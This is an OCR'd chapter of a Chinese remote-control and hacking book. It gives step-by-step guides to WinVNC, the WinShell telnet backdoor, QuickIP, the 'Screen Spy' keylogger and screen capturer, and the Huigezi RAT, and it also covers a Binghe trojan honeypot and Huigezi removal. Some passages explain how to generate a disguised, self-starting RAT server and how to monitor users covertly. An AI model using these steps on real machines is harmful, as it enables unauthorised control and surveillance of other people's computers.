


图8-13 入侵主机

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



响应信息以文本方式记录在“冰河陷阱”程序文件夹下的“dat”文件夹中。读者可以通过修改这些文本文件来修改“冰河陷阱”的响应信息，以使其更具欺骗性。

冰河陷阱甚至还会模拟出“虚拟屏幕”供骇客们使用冰河的“查看屏幕”等功能时调用，这些功能设计都大大提高了冰河陷阱以假乱真的效果。如图 8-14 所示：




图8-14 “虚拟屏幕”

步骤 1

当有入侵者通过“冰河”客户端连接到“冰河陷阱”所伪装的服务端程序上时，可以在系统托盘中看到“冰河陷阱”图标不断闪烁报警，同时还有声音报警。双击图标打开“冰河陷阱”主界面，在列表中可以看到入侵者的 IP 地址、所在地以及登录密码和详细的操作过程。如图 8-15 所示：




图8-15 入侵者信息

步骤 2

此时点击“保存记录”按钮即可将显示的入侵记录保存在磁盘上以供分析。另外，冰河陷阱还有一项特别的功能——冰河信使。点击工具栏中的“冰河信息”按钮，可以直接给入侵者发送一个反击消息，当然越恐怖效果越好，保证让这个入侵者“丢盔弃甲”，落荒而逃，再也不敢冒犯你了。如图 8-16 所示：




图8-16 反击消息

显然，对付冰河使用冰河陷阱这款反控制程序的话，效果将会十分的好，上述的实例已经充分地说明了这一点。

8.3 用WinVNC远程控制

远程控制一般被很多人认为是件很黑客的事，其实远程控制这项功能的初衷是为了方便管理员远程管理计算机才设计的，只不过很多将远程控制恶意地利用罢了。下面就让我们来使用一款目前十分流行的远程控制软件 WinVNC 来感受一回远程遥控的电脑的快乐吧！

8.3.1 配制服务器

解压缩下载的 WinVNC 后，可以看到其中包含“winvnc”及“vncviewer”两个目录。其中“winvnc”中的是 Server 的安装程序，可以安装在远端电脑以提供远端连线的服务。而“vncviewer”中只有一个客户端的 viewer 程序，可以透过这个 vncviewer 的程序来连上“winvnc”的 Server。

因为 WinVNC 是分为服务器端和客户端的，所以我们要分别对服务器端和客户端进行配置才行。首先来看看服务器端的配置，我们首先要在“密码”项中输入客户端连接时所需密码（不能为空），

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

接着要根据需要选或不选“禁用远程键盘与指针器”和“禁用本地键盘和指针器”两项。如图 8-17 所示：




图8-17 输入客户端连接时所需密码

这两个选项的使用要注意了，如果服务端是 Windows 20000，客户端为 Windows 98 机，则此两项设置均有效；如果服务端是 Windows 98 机，客户端也是 Windows 98 机，则远程客户端禁止有效，本地服务端禁止无效；如果服务端是 Windows 98 机，客户端为 Windows 2000 机，则此两项设置均无效。

8.3.2 客户端连接

步骤 1

客户端的程序名是“Vncviewer”，在客户端机器中运行程序后，首先要在弹出的对话框中输入 VNC 服务器的 IP 地址。如图 8-18 所示：



图8-18 输入VNC服务器的IP地址

步骤 2

单击“确定”按钮后，输入设置的服务端连接密码。如图 8-19 所示：



图8-19 输入设置的服务端连接密码

步骤 3

点击“确定”按钮后，很快就会弹出一个窗口，里面正是服务器端的操作系统桌面。如图 8-20 所示




图8-20 服务器端的操作系统桌面

此时，控制端的用户就可以像使用本机一样在这个窗口中对服务端进行任何操作了，而所有操作结果都可以在两机上同步显示出来。

8.4 使用Winshell实现远程控制

对远程计算机进行控制，通常我们都是使用现成的软件来完成的。但你想过自己定制一个服务器端进行远程控制吗？这个服务器端的使用只能使用你自己知道的密码才能登录，这样既保密又安全的远程控制我们只需使用 WinShell 就可以完成了。

8.4.1 WinShell简介

WinShell 是一个运行在 Windows 平台上的 Telnet 服务器软件，用它生成的服务器端主程序是仅仅只有 5k 左右，因为是可执行程序，所以可以完全独立执行而不依赖于任何系统动态连接库，尽管它体积小小，功能却不少。支持定制端口、密码保护、多用户登录、NT 服务方式、远程文件下载、信息自定义及独特的反 DDOS 等。

8.4.2 配置WinShell

步骤 1

WinShell 运行后，就可以根据自己要求配置服务器端了。如图 8-21 所示：

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图8-21 配置服务器端

步骤2

我们首先要在“监听端口”项中设置即将生成的服务器端运行后的端口号，默认为5277。接着要设置登录服务器端时要的密码，默认为无密码。



步骤3

接着要设置服务器端在系统中以服务方式运行时的服务名称，默认为“WinShell”。要注意的是，注册表启动名字项是指在Windows 9x系统中安装winshell时，为了在系统启动后能自动运行，winshell写在注册表路径HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run处的字符串名，默认为“WinShell”，其值也为字符串类型，例如：“c:\windows\winshell.exe”。

在“服务列表名称”项中选择默认值“Windows Shell Service”后，下方的服务描述项是指显示在NT服务列表中说明服务具体功能的字符串，默认为“Provide Windows Shell Service”。接下来点击勾选“自动安装”项后，就可以设置当winshell运行的时候自动安装本身了。

步骤4

设置完毕后，就可以点击“生成”按钮让Winshell的主程序生成一个压缩过的体积很小的WinShell服务端了。稍后将自动弹出一个文本框，从中可以看到生成的服务器端的配置信息。如图8-22所示：




图8-22 服务器端的配置信息

步骤5

如果我们查看生成的服务器端文件大小的话，会发现服务器端程序大小不足6KB。如图8-23所示：




图8-23 查看生成的服务器端文件

步骤6

由于作者设计WinShell的目的是做一个非常小巧方便的Telnet服务器软件，而不是木马程序，所以WinShell的进程并没有隐藏。这里要做的也只是在服务器上运行即可。如图8-24所示：



图8-24 任务管理器查看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.4.3 制定计算机运行

在配置完服务器端程序，并在指定计算机中运行后，就可以使用 Telnet 命令与远程计算机进行连接了，命令是：telnet 服务器 IP 5277。如图 8-25 所示：



图8-25 使用Telnet命令与远程计算机进行连接

在登录后，我们需要在命令行中输入“？”并回车查看可以操作的命令，通过反馈信息我们可以得知可以使用如下一些命令：

（1）I Install：远程安装功能；

（2）r Remove：远程反安装功能，此命令并不终止 winshell 的运行；

（3）p Path：查看 winshell 主程序的路径信息；

（4）b reBoot：重新启动机器；

（5）d shutDown：关闭机器；

s Shell：执行后就会看到“C:\>”，这正是 winshell 提供的 telnet 服务功能。如图 8-26 所示：




图8-26 执行后就会看到“C:\>”

x eXit：退出本次登录会话，注意此命令并不终止 winshell 的运行；

q Quit：终止 WinShell 的运行，此命令并不反安装 WinShell；

Download：

CMD>http://.../srv.exe：意为通过 http 下载其他网站上的文件到运行 winshell 的机器上。

显然，服务器端的制作是十分方便的，而对系统资源的占用却是很小的，加之操作命令并不复杂，所以有需要进行远程管理的朋友可以尝试一下使用 WinShell 来完成任务了。

8.5 使用QuickIP进行多点控制

在网络应用领域，多点远程控制技术正在被越来越多的网络管理员们所重视，例如，一位网络管理员就很可能需要同时对多台计算机进行管理与监控；网校的一位指导老师同时登录多位学生的计算机进行实时指导；一个大型超市的多位管理级别的工作人员会需要同时对一台记录了监控内容的计算机进行查询。“需求造就了科技”——同样，这些需求使得极具实用性的多点远程控制技术得以迅速发展。如果你也想尝试一下“一台计算机可以同时管理和控制多台计算机、多台计算机也可以同时管理一台计算机”这样的“多点”控制，那么不妨使用 QuickIP 这款软件来轻松实现。

8.5.1 QuickIP能做什么

QuickIP 是基于 TCP/IP 协议的计算机远程控制软件，可运行在 Windows 的各种平台上，包括 Windows 95/98/Me/NT/2000/XP。使用 QuickIP 可以通过局域网、因特网全权控制远程的计算机。它具有功能强大、使用简单的特点。我们使用该软件完成如下操作：

（1）Ftp 功能，可以上传、下载远程文件，以树的形式展示远程机所有磁盘驱动器的内容；

（2）可以对远程屏幕进行录像及对录像文件进行播放；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（3）可以控制远程机器的鼠标、键盘，就象操作本地的计算机一样；

（4）可以控制远程的录音、放音设备，具备网络电话功能，在拨号网络上也能达到很好的效果；

（5）可以控制远程机器的所有进程、装载模块、窗口、服务程序；

（6）可以控制远程计算机机的重新启动、关机、登录等。

（7）特有的 Email 主机定位功能，使用该功能在不知道远程机器的 IP 地址或域名的情况下都能迅速连接到远程主机。

8.5.2 设置服务器端

因为 QuickIP 是将服务器端与客户端合并在一起的，所以无论在哪台计算机中都是一起安装服务器端和客户端的——这也是实现一台服务器可以同时被多个客户机控制、一个客户机也可以同时控制多个服务器的前置条件。

步骤 1

我们首先来配置服务器端，在程序安装完毕后，在最后一步时请只勾选“立即运行 QuickIP 服务器”项继续。如图 8-27 所示：




图8-27 勾选“立即运行QuickIP服务器”

步骤 2

为了实现安全的密码验证登录，QuickIP 设定客户端必须知道服务器的登录密码才能进行登录控制。所以 QuickIP 服务器端运行前会弹出一个提示设置密码的提示框，要求我们立即设置一个密码。如图 8-28 所示：



图8-28 提示设置密码的提示框

步骤 3

在点击“确定”按钮后，就需要在“新密码”和“重输新密码”两项的密码框中输入两次相同的密码后，点击“确认”按钮即可看到密码已经设定成功。如图 8-29 所示：



图8-29 输入两次密码

步骤 4

接下来我们就可以看到 QuickIP 的服务器管理窗口了，从右侧的提示信息中可以看到服务器已成功启动的字样。如图 8-30 所示：



图8-30 服务器已成功启动

OK，对服务器的设置暂时就到这儿，下面让我们来看看客户端的设置。

8.5.3 设置客户端

步骤 1

客户端的设置主要是添加服务器端的操作，所以相对简单。我们首先要点击工具栏中的“添加主机”按钮准备添加服务器，在弹出的对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

中的“主机”项文本框中输入远程计算机的 IP 地址，在“端口”和“密码”项右侧的文本框中输入在服务器端设置的信息后点击“确认”按钮继续。如图 8-31 所示：




图8-31 输入在服务器端设置的信息

步骤 2

稍后就可以在客户端窗口中的“远程主机”下看到刚刚添加的 IP 地址了，这代理了一台被控制的服务器，点击该 IP 地址后，从其下展开的控制功能列表中可以看到远程控制的功能是十分丰富的。如图 8-32 所示：




图8-32 远程控制功能

这表示客户端与服务器端的连接已经正常成功了。下面让我们来看看如何进行远程控制。

QuickIP 的功能非常强大，下面我们只挑几个比较常见的控制操作进行讲解。

8.5.4 查看远程驱动器

点击“远程磁盘驱动器”项后，就可以看到远程计算机中的所有驱动器，在尝试点击光驱（这里为 E 盘）后，我们可以发现当前光驱中放的是内容为 Win2000 的光盘，显然 QuickIP 对远程计算机的光驱具有很好的控制能力。如图 8-33 所示：




图8-33 远程计算机光驱信息

8.5.5 远程屏幕控制

点击“远程控制”项下的“屏幕控制”项，在稍后弹出的窗口中可以看到远程计算机的桌面，在这个窗口中我们可以通过鼠标和键盘来完成对远程计算机的控制。从如图 8-34 所示的界面中可以看到我们远程打开了“开始”菜单。




图8-34 远程打开“开始”菜单

8.5.6 查看远程计算机进程

如果远程计算机出现速度忽然缓慢等情况，那么我们可以通过查看远程计算机进程的功能来快速诊的远程计算机的问题所在。如图 8-35 所示：

TIPS

作为网络管理员，可能因为工作上的需要，常常要查看或关闭局域网内某台计算机的进程。通常，解决这一问题的方法是开启局域网内要看机子的远程桌面，或者安装一个远程控制软件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图8-35 查看远程计算机进程

8.5.7 远程关机

如果对远程计算机的操作已经结束了，那么为了安全起见就应该关闭远程计算机了。方法是点击“远程控制”下的“远程关机”项，在弹出的对话框中点击“是”按钮即可将远程计算机关闭掉了。如图 8-36 所示：



图8-36 远程关机

限于篇幅本书无法将该软件的远程控制功能一一讲述，但通过上述的远程控制应用可以看出 QuickIP 的远程控制功能非常强大，确为网管和有远程控制需求的用户好帮手。

8.6 远程自动截取屏幕

你想知道办公室的计算机用户此时在做什么吗？他是不是在进行违反规定的操作呢？他是不是在进行了非法操作后还会跟你来个死不认账呢？这一切都不必担心，因为我们可以使用“屏幕间谍”来完成操作屏幕的抓取。

8.6.1 屏幕间谍简介

“屏幕间谍”可以按照网管的要求在后台运行，它可以记录键盘击键、打开的网址、文件夹和运行过的程序。更主要的是它可以定时抓屏，把指定间隔的屏幕图像保存为图片文件，准确记录抓图时间，这样就实现了多用户使用的计算机，即使管理员不在电脑前也能对电脑的使用情况了如指掌的效果。

8.6.2 设置参数

步骤 1

运行程序后首先点击左侧导航栏中的“屏幕截图”按钮。如图 8-37 所示：



图8-37 点击“屏幕截图”按钮

TIPS

请牢记程序调出热键为“Ctrl + Alt + S”，默认保存的路径为“C:\PROGRAM FILES\SCREEN SPY 2004\Logfiles”。

步骤 2

在弹出的设置界面中，因为要设置定时截图的时间频率值，所以要点击“参数设置”按钮。如图 8-38 所示：



图8-38 点击“参数设置”按钮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3


在“Screenshots Options”设置面板中，因默认的抓取时间频率是 10 秒抓一个图太短了，所以建议将该值改为 60 秒抓一个图。为了更好地完成对特定窗口的抓图，我们还可以点击勾选“下列窗口出现时抓取屏幕（多关键字间以半角逗号隔开）”项来完成对特定窗口的指定。如图 8-39 所示：



图8-39 设置“Screenshots Options”

步骤 4

点击“确定”按钮关闭设置对话框后，在返回主窗口后依次点击右下侧的“运行”和“隐藏”按钮即可开始指定用户的屏幕监控了。



在隔一段时间后，我们就可以使用“Ctrl + Alt + S”键调出程序，在“屏幕截图”设置界面的列表中可以看到程序每隔一分钟就截了一张图。如图 8-40 所示：






图8-40 “屏幕截图”信息

8.6.3 截取效果

如果是使用 MSN 或是 OICQ 与网友交流时被屏幕截图了，那么我们在“活动窗口”列表中还可以看到“与 **** 聊天”的说明。如图 8-41 所示：



图8-41 “活动窗口”说明

而单击任一个截图记录的话，则会弹出一个缩小后的截图。如果觉得不够清晰的话，则可以通过程序自带的图片浏览器 Spy Viewer 7 打开默认截图保存目录中的截图进行 1：1 方式的浏览。如图 8-42 所示：



图8-42 打开默认截图浏览

显然有了“屏幕间谍”的帮助，我们就可以放心地完成对系统的监控了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.7 用灰鸽子透过局域网进行远程管理

一般的远程控制软件只能对直接连入 Internet 的主机进行控制，而对于那些处于局域网内部通过主机与 Internet 连网的计算机就显得无能为力了。而“灰鸽子”作为国内第一款采用“反弹端口”技术与客户端进行连接的工具，它的出现正好解决了这个问题，同时也解决了无法得知主机动态 IP 地址的问题，使得局域网内部的计算机也可以进行远程管理了。

8.7.1 灰鸽子简介

灰鸽子作为一款国产优秀的远程控制软件，它有着很强的远程控制功能，它可以帮助我们实现：

（1）文件管理：模仿 Windows 资源管理器，可以对文件进行：复制、粘贴、删除，重命名、远程运行等，可以上传下载文件或文件夹，操作简单易用；

（2）远程控制命令：查看远程系统信息、剪切板查看、进程管理、窗口管理、外设控制、服务管理、共享管理、代理服务、MS-Dos 模拟、其他控制；

（3）捕获屏幕：不但可以连接捕获远程电脑屏幕，还能把本地的鼠标及键盘传动作送到远程实现实时控制功能；

（4）注册表模拟器：远程注册表操作就像操作本地注册表一样方便；

（5）远程通讯：除普通的文字聊天以外，还有语音聊天的功能（双方 ADSL 上网情况下语音良好）；

（6）代理服务：可以让服务端开放 Socks5 代理服务器功能，还可以让服务端开放 FTP 功能；

（7）命令广播：可以对自动上线主机进行命令播，如关机、重启、打开网页等，点一个按钮就可以让 N 台机器同时关机或其他操作！

“灰鸽子”分为“客户端”和“服务端”两个部分，它与“冰河”不同的是它的“服务端”需要在使用前通过“客户端”来配置生成。所以下面我们要首先开始这个配置操作。

8.7.2 生成服务器端

步骤 1

首先在“客户端”主程序窗口中单击“配置服务程序”按钮。如图 8-43 所示：



图8-43 单击“配置服务程序”按钮

步骤 2

接着选择“连接类型”选项卡，输入 URL 地址和网页文件。如图 8-44 所示：



图8-44 输入URL地址和网页文件

TIPS

由于“灰鸽子”采用的是反弹端口技术，“服务端”主动连接“客户端”，所以必须设置一个双方都能访问的 URL，供“服务端”把自己的 IP 地址告诉“客户端”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3

此外，除了通过URL将IP地址告诉“客户端”，还可以通过“E-mail”的形式将IP地址发到指定的邮箱，供“客户端”主动连接。如图8-45所示：



图8-45 发到指定的邮箱

步骤 4

其他项按默认设置即可，现在就可以单击“生成服务器”按钮来生成“服务端”程序。当服务器程序生成完毕后会弹出提示告之完成。如图8-46所示：



图8-46 生成“服务端”程序

步骤 5

生成的文件将会是一个以文本文件图标出现在眼前的exe文件。如图8-47所示：



图8-47 生成文件

8.7.3 查看控制效果

步骤 1

将这个程序在要控制的计算机上运行，当这台计算机与Internet连接或通过局域网中其他计算机与Internet连接时，就会自动与“客户端”连接，我们可以看到远程计算机的IP地址已经显示在了“自动上线主机”下。如图8-48所示：



图8-48 显示计算机的IP地址

步骤 2

连接成功后可以在远程主机上执行命令，对远程主机进行文件管理，上传、下载文件，修改远程主机的注册表等操作了。如图8-49所示：



图8-49 远程操作

显然，如果将灰鸽子用于远程管理的话，功能将十分强大，可以很好地满足远程管理的需要。但是如果我们的系统中是被黑客恶意植入灰鸽子的话，那么该怎么应对呢？

8.7.4 卸载灰鸽子

由于“灰鸽子”强大的远程管理功能，加上“服务端”运行过于隐蔽，使得许多人将它用于非法控制别人计算机。作为我们读者，有必要了解如何清除“灰鸽子”的“服务端”。卸载灰鸽子的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

操作并不复杂，下面让我们了解一下具体的操作过程。

1.禁止灰鸽子服务

灰鸽子服务器端在运行后将会自动在系统服务中生成一个名为“Hgzserver”这样的服务，如果我们将其关闭的话，那么就会中止灰鸽子的运行。方法是：

步骤1

在运行栏中输入“Services.msc”命令并回车后，在打开的“服务”窗口中就可以看到灰鸽子的服务项了。如图 8-5 所示：



图8-50 灰鸽子的服务项

步骤2

双击该服务项，在弹出的属性对话框中点击“停止”按钮后，再将“启动类型”设置为“已禁用”项即可，如图 8-51 所示：




图8-51 属性设置

2.彻底清除

如果在服务列表中看不到灰鸽子的痕迹，那么就需要进行手工方式的清除了。由于在 Windows 环境下“灰鸽子”的“服务端”处于运行状态，无法直接删除，所以必须重启进入纯 DOS 状态，然后再删除灰鸽子对应的文件。

接着还需要清除注册表中的相应键值，但如果“灰鸽子”的“服务端”设置与 EXE 文件关联，将会导致注册表编辑器（regedit.exe）无法启动，所以在删除服务端之前，先要将注册表编辑器重命名，命令为：“ren c:\windows\regedit.exe regedit.com”。

在重启进入 Windows，在“运行栏”中输入“regedit”命令打开注册表后，展开到如下分支：

“HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run”

从中找到“灰鸽子”的启动键值“Load windows”，将其删除即可。如图 8-52 所示：




图8-52 找到“Loadwindows”

3.解除关联

“灰鸽子”可以设置四种文件关联：EXE 文件关联、TXT 文件关联、INI 文件关联、INF 文件关联。解除关联方法如下：

（1）解除 EXE 文件关联

启动注册表编辑器，找到 HKEY_CLASSES_ROOT\Exefile\shell\Open\Command 主键，查看键值是不是系统默认的“%1%*”，如果被修改，则改成默认值。

（2）解除 TXT 文件关联

启动注册表编辑器，找到 HKEY_CLASSES_

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

ROOT\Txtfile\Shell\Open\Command 主键，其默认值应该是“C:\windows\Notepad.exe%1”，如果被修改，则改成默认值。

（3）解除 INI 文件关联

启动注册表编辑器，找到 HKEY_CLASSES_ROOT\Inifile\Shell\Open\Command 主键，其默认值应该是“C:\windows\Notepad.exe%1”，如果被修改，则改成默认值。

（4）解除 INF 文件关联

启动注册表编辑器，找到 HKEY_CLASSES_ROOT\Inffile\Shell\Open\Command 主键，其默认值应该是“C:\windows\Notepad.exe%1”，如果被修改，则改成默认值。

8.8 用URLy Warning监控远程信息

想过如何监管控制远程服务器、论坛中特定网页内容的变化吗？这在如今内容监管十分重视的今天，这是非常有必要的远程控制操作！下面让我们来通过 URLy Warning 看如何实现！

8.8.1 软件简介

这是一款功能强大的网页监控软件，可以即时了解网页的改变、获知网页改变的具体内容，使用 URLy Warning 能够智能的收集商业信息、监控竞争对手的网站、监控论坛中的新主题、监控 Google 的搜索结果、跟踪新闻组发贴情况、监控 blog、获取新的职位信息、获取航运即时信息等等……

8.8.2 应用实战

步骤 1

首先以 URLy Warning 远程监控一个网页的变化为例，先来看看如何进行操作。运行程序后，点击主界面中的“添加 URL”。如图 8-53 所示：



图8-53 添加URL

步骤 2

在接着弹出的对话框中输入要远程监控的网站或网页地址，如 http://synj.t521.com/zhiguo/Article.asp?ArtID=139 这个网址。首先在“名称”项中为要监控的网页起个名，然后在“URL”项中输入网址，在检测时间项中设置检测网页变化的时间频率。在“报警”部分中设置“当最少 1 字添加或删除时”进行报警。设置完毕后点击“确定”按钮继续。如图 8-54 图所示：




图8-54 设置“添加URL”

步骤 3

接下来既可以手工点击主界面中的“检查所有”项，也可以让程序自动在设定的时间内自动检测。两种方式均可以有效监控到远程网页的变化状态。我们可以在监控列表中看到相应网页的变化次数，下图中为两次。如图 8-55 所示：



图8-55 相应网页的变化次数

步骤 4

点击数字就可以在 URLy Warning 自动保存的页面中看到该网页的变化信息的原信息和新信息了。如图 8-56 所示：

溜客安全网 WwW.176Ku.CoM

